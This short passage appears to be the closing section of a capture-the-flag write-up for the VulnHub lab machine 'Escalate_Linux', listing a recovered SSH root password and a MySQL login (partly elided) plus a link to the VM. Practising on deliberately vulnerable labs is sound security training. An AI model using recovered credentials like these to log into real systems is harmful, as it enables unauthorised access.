Credentials

```
1 ssh: root/123..
2 mysql: mysql/mysql@1....
```

References

[+] https://www.vulnhub.com/entry/escalate_linux-1,323/